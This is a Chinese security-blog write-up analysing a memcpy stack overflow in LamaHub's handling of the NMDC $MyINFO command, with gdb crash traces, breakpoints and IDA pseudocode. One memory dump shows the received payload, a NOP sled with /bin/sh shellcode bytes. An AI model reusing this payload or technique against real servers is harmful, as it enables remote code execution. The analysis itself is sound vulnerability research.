作者：k0shl
来源：【安全客】http://bobao.360.cn/learning/detail/3095.html

前言


协议漏洞一直是一个比较有趣的话题，比如之前二哥在乌云提交的 QQ 游戏客户端的伪协议漏洞，比如 GeekPwn 上的 TCP 协议栈漏洞，比如后来 NSA 泄露的思科 SNMP 的远程代码执行，都是各种不同类型的协议漏洞，其实很多著名的协议都存在漏洞而且网上都有对应的漏洞分析。其实无论是对于协议漏洞的挖掘，分析，利用，都需要对协议数据包的构成，处理协议的客户端/服务端等等有所了解。

当然今天我做的这个分享是最近我看到的一个比较偏门的协议----NMDC 协议的远程代码执行，之所以会选择这个协议，是在我调试这个协议漏洞的过程中，发现这个协议从数据包构造，漏洞成因，服务端分析来看都相对简化易懂，非常适合和我一样对协议漏洞感兴趣或者刚刚入门的小伙伴一起学习，因此分享出来和大家一起交流！有不当之处还望多多包含，多多指正！


先看看 SNMP 协议

在分析这个 NMDC 协议之前，想先和大家一起来看看前端时间泄露的思科 SNMP 协议漏洞，其实在安全客有一篇文章[揭开思科 ASA 防火墙网络军火的面纱]对于这个协议漏洞已经进行了详细的分析，这里再次提到这个漏洞，是因为想和大家再次回顾一下这个漏洞的数据包构造，因为实际上对于一个协议服务端漏洞，是需要了解协议数据包的结构，才能针对具体的结构构造特殊的参数来挖掘，复现漏洞场景。

首先搭建一个简单的思科防火墙环境，然后利用 Exploit 完成利用。



通过 wireshark 抓包，观察这个 SNMP 协议包。



可以看到，在 SNMP 协议包里包含了 getBulkRequest 字段，这个字段是 SNMPv2 之后加入的新的 PDU，该 PDU 是用来有效检索块中数据，加快交互效率用的。问题就出现在这个 PDU 中。

仔细分析 SNMP 协议，可以看到其中包括了版本号，应答方 ID 等信息，其中 variable-bindings 的 value 值中包含了溢出的 payload，在思科防火墙的 lina 中处理这个数

据包时，会引发一个缓冲区溢出。

其实看完这篇分析的文章，可以想到在进行协议分析的时候，对协议数据包的构造，每个指令包含的内容是对协议漏洞分析一个必不可少的环节，接下来通过相对复杂的 SNMP 协议，来看一下文章的主角 NMDC 协议。

NMDC 简单协议

NMDC 协议主要负责的是 P2P 客户端服务器交互的一种文件共享协议，用于实现 Client 和 Hub 之间的交互，其中，NMDC 提供了很多交互的指令，在服务端会识别这些指令做出相应的回应。这里列举一些交互的指令功能。

Hub 端：

$Lock

指令格式：$Lock <lock> Pk=<pk>|

主要用于刚刚建立连接的时候，确认当前客户端连接当前的服务端，可以理解为确认连接的唯一性。

$GetPass

指令格式：$GetPass|

主要用于向客户端发送消息，要求客户端提供密码。

$LogedIn

指令格式：$LogedIn <nick>|

主要用于登陆成功后告知客户端，同时发送的内容有该客户端的用户名。

Client 端：

$Supports：

指令格式：$Supports <extension1> <extension2> ... <extensionN>|

主要用于声明 NMDC 支持的协议扩展。

$ValidateNick ：

指令格式：$ValidateNick <nick>|

主要用于确认当前可使用的用户名。

$MyPass：

指令格式：$MyPass <password>|

主要用于在接收到服务端的请求指令后，向服务端发送密码。

$GetNickList：

指令格式：$GetNickList|


主要用于向服务端请求当前的用户名列表。

$MyINFO ：


指令格式：$MyINFO $ALL <nick> <description>$ $<connection><flag>$<e-mail>$<sharesize>$|

用于向服务端提供当前客户端的信息，而问题就出现在这里面。


来看一下一个简单的 Client 和 Hub 交互的图解：




这次的协议漏洞的问题就出现在$MyINFO 中，通过构造特殊的$MyINFO 的指令发送给 Hub 端，在 Hub 端处理$MyINFO 指令参数的时候，会引发一个简单的栈溢出，文章的主角 LamaHub 就是这样一个处理 NMDC 协议的 Hub 端，它在解析 MyINFO 的指令的时候，会由于 memcpy 函数没有对长度进行限制，导致栈溢出。在阅读了 NMDC 指令格式之后可以来看一下 NMDC 发送的数据包。首先是 TCP 握手：



紧接着会进入之前提到的交互部分，会实现 NMDC 协议握手的过程，来看一下完整的交互包。



可以看到实际上在 NMDC 握手的时候，就包含了交互需要的一些指令，通过“｜”连接，那么实际上可以猜测 LamaHub 在处理 NMDC 协议的时候的一个处理流程。



安全客（bobao.360.cn）

了解了指令格式，以及 Client 和 Hub 的交互过程，在下一节的漏洞分析的过程中，可以很清晰的看到这个交互过程 LamaHub 都做了些什么工作，以及最后为什么会引发缓冲区溢出。

从 NMDC 到 LamaHub 漏洞

LamaHub 是 NMDC 协议的一个服务端，在 LamaHub 服务器处理客户端请求的时候，通过构造特殊的 NMDC 协议数据包，可以导致 LamaHub 在处理$MyINFO 指令请求的时候产生缓冲区溢出，从而远程执行任意代码，下面对此漏洞进行分析。

首先部署 LamaHub，用 gdb attach，运行 PoC，服务端崩溃，可以查看崩溃时的信息。

```
gdb-peda$ run

Starting program: /root/Desktop/0.0.6.2/server
```

```
> ERROR -> Plugin -> File plugins.conf dont found

> init () -> OK

> started on port -> 4111

> new client -> 127.0.0.1 -> 4

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]

EAX: 0x1

EBX: 0x2c2c2c2c (',,,,')

ECX: 0x0

EDX: 0x5

ESI: 0x2c2c2c2c (',,,,')

EDI: 0x2c2c2c2c (',,,,')

EBP: 0x2c2c2c2c (',,,,')

ESP: 0xbffff2c0 --> 0x80626d6 --> 0x0

EIP: 0x8066a2a ("idateNick Pierre|$Ven 1,0091|$G\001")

EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)

[-------------------------------------code-------------------------------------]

0x8066a27 <buf+39>:push esi

0x8066a28 <buf+40>:popa

0x8066a29 <buf+41>:ins BYTE PTR es:[edi],dx

=> 0x8066a2a <buf+42>:imul esp,DWORD PTR [ecx+eiz*2+0x74],0x63694e65
```

```
0x8066a32 <buf+50>:imul esp,DWORD PTR [eax],0x50

0x8066a35 <buf+53>:imul esp,DWORD PTR [ebp+0x72],0x247c6572

0x8066a3c <buf+60>:push esi

0x8066a3d <buf+61>:outs dx,BYTE PTR gs:[esi]

[-------------------------------------stack-------------------------------------]

0000| 0xbffff2c0 --> 0x80626d6 --> 0x0

0004| 0xbffff2c4 --> 0xb1b1b1b1

0008| 0xbffff2c8 --> 0xb1b1b1b1

0012| 0xbffff2cc --> 0xb1b1b1b1

0016| 0xbffff2d0 ("770,INFO$\312\312\312\312 ZPe0 |\b\363\377\277")

0020| 0xbffff2d4 ("INFO$\312\312\312\312 ZPe0 |\b\363\377\277")

0024| 0xbffff2d8 --> 0xcacaca24

0028| 0xbffff2dc --> 0x505a20ca

[------------------------------------------------------------------------------]

Legend: code, data, rodata, value

Stopped reason: SIGSEGV

0x08066a2a in buf ()
```

可以看到，此时程序处于 08066a2a 地址位置，通过 PoC，此时是处于返回地址 eip 部署的恶意地址，这个是 PoC 给出的，根据系统可以修改 eip 地址使其跳转到 shellcode，通过 bt 查看一下堆栈回溯。

```
gdb-peda$ bt
```

```
#0 0x08066a2a in buf ()

#1 0x080626d6 in buf ()

#2 0xb1b1b1b1 in ?? ()

#3 0xb1b1b1b1 in ?? ()

Backtrace stopped: previous frame inner to this frame (corrupt stack?)
```

由于 NMDC 数据包构造的原因，后续堆栈已经被畸形 payload 覆盖，导致回溯失败，通过正向分析可以找到这个漏洞的成因。

通过 IDA pro 分析可以找到两处 recv，在 LamaHub 接收数据的时候势必会调用 recv 函数，在这两处 recv 下断点。

```
gdb-peda$ b *0x08052ef7

Breakpoint 1 at 0x8052ef7

gdb-peda$ r

Starting program: /root/Desktop/0.0.6.2/server

> init () -> OK

> started on port -> 4111

> new client -> 127.0.0.1 -> 4

[----------------------------------registers-----------------------------------]

EAX: 0x4

EBX: 0x806c610 --> 0x80670c0 (0x0806c610)

ECX: 0x4

EDX: 0x10

ESI: 0x0
```

```
EDI: 0x0

EBP: 0xbffff438 --> 0x0

ESP: 0xbffff3f0 --> 0x4

EIP: 0x8052ef7 (<loop+231>:call 0x8049210 <recv@plt>)

EFLAGS: 0x203 (CARRY parity adjust zero sign trap INTERRUPT direction overflow)

[-------------------------------------code-------------------------------------]

0x8052eea <loop+218>:push 0x8066a00

0x8052eef <loop+223>:push ecx

0x8052ef0 <loop+224>:mov BYTE PTR ds:0x8066a00,0x0

=> 0x8052ef7 <loop+231>:call 0x8049210 <recv@plt>

0x8052efc <loop+236>:add esp,0x10

0x8052eff <loop+239>:test eax,eax

0x8052f01 <loop+241>:mov ds:0x8062b04,eax

0x8052f06 <loop+246>:je 0x8052f40 <loop+304>

Guessed arguments:

arg[0]: 0x4

arg[1]: 0x8066a00 --> 0x0

arg[2]: 0x3ff

arg[3]: 0x0
```

发送 payload 后，程序命中了一处断点，之后单步步过。

```
gdb-peda$ n
```

```
[----------------------------------registers-----------------------------------]

EAX: 0x1b1

EBX: 0x806c610 --> 0x80670c0 (0x0806c610)

ECX: 0xbffff3f0 --> 0x4

EDX: 0x806c610 --> 0x80670c0 (0x0806c610)

ESI: 0x0

EDI: 0x0

EBP: 0xbffff438 --> 0x0

ESP: 0xbffff3f0 --> 0x4

EIP: 0x8052efc (<loop+236>:add esp,0x10)

EFLAGS: 0x217 (CARRY PARITY ADJUST zero sign trap INTERRUPT direction overflow)

[-------------------------------------code-------------------------------------]

0x8052eef <loop+223>:push ecx

0x8052ef0 <loop+224>:mov BYTE PTR ds:0x8066a00,0x0

0x8052ef7 <loop+231>:call 0x8049210 <recv@plt>

=> 0x8052efc <loop+236>:add esp,0x10

0x8052eff <loop+239>:test eax,eax

0x8052f01 <loop+241>:mov ds:0x8062b04,eax

0x8052f06 <loop+246>:je 0x8052f40 <loop+304>

0x8052f08 <loop+248>:mov BYTE PTR [eax+0x8066a00],0x0

Legend: code, data, rodata, value
```

```
0x08052efc in loop ()
```

可以看到，此时堆 0x08066a00 位置接收了数据包并且进行了保存，查看一下这个堆中的内容。

```
gdb-peda$ x/100x 0x08066a00

0x8066a00 <buf>:0x707553240x74726f700x735520730x206f6c6c

0x8066a10 <buf+16>:0x203250490x637261650x505a20680x7c203065

0x8066a20 <buf+32>:0x79654b240x56247c610x64696c610x4e657461

0x8066a30 <buf+48>:0x206b63690x726569500x247c65720x206e6556

0x8066a40 <buf+64>:0x30302c310x247c31390x4e0001470x4c6b633b

0x8066a50 <buf+80>:0x7c7473690x49794d240x204f464e0x4c4c4124

0x8066a60 <buf+96>:0x656950200x206572720x9090654a0x90909090

0x8066a70 <buf+112>:0x909090900x909090900x909090900x90909090

0x8066a80 <buf+128>:0x909090900x909090900x6850c0310x68732f2f

0x8066a90 <buf+144>:0x69622f680x31e3896e0x6aca89c90x80cd580b

0x8066aa0 <buf+160>:0x909090900x909090900x909090900x90909090

0x8066ab0 <buf+176>:0x909090900x909090900x909090900x90909090

0x8066ac0 <buf+192>:0x909090900x909090900x3c6190900x794d243c

0x8066ad0 <buf+208>:0x243500800x302469700x373737240x37373737

0x8066ae0 <buf+224>:0x373737370xb1b1b1370xb1b1b1b10xb1b1b1b1
```

畸形数据已经全被被接收了，接下来单步跟踪。在接收到数据之后，会到达一处调用，地址为 0x8052e82 的 call parse_token，这个主要是负责验证逻辑。

```
gdb-peda$ n
```

```
[----------------------------------registers-----------------------------------]

EAX: 0x1b1

EBX: 0x806c610 --> 0x80670c0 (0x0806c610)

ECX: 0xbffff3f0 --> 0x806c610 --> 0x80670c0 (0x0806c610)

EDX: 0x806c610 --> 0x80670c0 (0x0806c610)

ESI: 0x0

EDI: 0x0

EBP: 0xbffff438 --> 0x0

ESP: 0xbffff3f0 --> 0x806c610 --> 0x80670c0 (0x0806c610)

EIP: 0x8052e82 (<loop+114>:call 0x8050cf0 <parse_token>)

EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)

[-------------------------------------code-------------------------------------]

0x8052e7b <loop+107>:push eax

0x8052e7c <loop+108>:push 0x8066a00

0x8052e81 <loop+113>:push ebx

=> 0x8052e82 <loop+114>:call 0x8050cf0 <parse_token>

0x8052e87 <loop+119>:add esp,0x10

0x8052e8a <loop+122>:cmp eax,0xffffffff

0x8052e8d <loop+125>:je 0x8052f4c <loop+316>

0x8052e93 <loop+131>:sub esp,0xc

Guessed arguments:
```

```
arg[0]: 0x806c610 --> 0x80670c0 (0x0806c610)

arg[1]: 0x8066a00 ("$Supports Usllo IP2 earch ZPe0 |$Keya|$ValidateNick Pierre|$Ven
1,0091|$G\001")

arg[2]: 0x1b1
```

可以看到这处验证逻辑第二个参数就是畸形 payload，接下来分析这处验证逻辑。通过 IDA pro 查看一下这个函数伪代码。

```
int __cdecl parse_token(void *a1, char *src, size_t a3)

{

……省略部分代码

LABEL_19:

v11 = v3;

*(&token_buf + n) = 0;

result = proto_state_handler(a1, &token_buf, n);

v3 = v11;

if ( result == -1 )

return -1;

goto LABEL_12;

}

}

else if ( !(n & 1) )

{
```

```
goto LABEL_19;

}

v8[v10] = v9[v10];

goto LABEL_19;

}

return result;

}
```

在 LABEL_19 块中，调用了一个函数 proto_state_handler，主要是负责处理协议句柄的，其中涉及到一个 token_buf，单步跟踪观察这个 proto_state_handler 函数调用的传参情况。注意看 stack 栈中的情况。

```
[----------------------------------registers-----------------------------------]

EAX: 0x20 (' ')

EBX: 0x0

ECX: 0x0

EDX: 0x1b1

ESI: 0x8066a20 ("$Keya|$ValidateNick Pierre|$Ven 1,0091|$G\001")

EDI: 0x8062720 --> 0x0

EBP: 0x8066a00 ("$Supports Usllo IP2 earch ZPe0 |$Keya|$ValidateNick Pierre|$Ven
1,0091|$G\001")

ESP: 0xbffff3a0 --> 0x806c610 --> 0x80670c0 (0x0806c610)

EIP: 0x8050ddb (<parse_token+235>:call 0x80551b0 <proto_state_handler>)
```

```
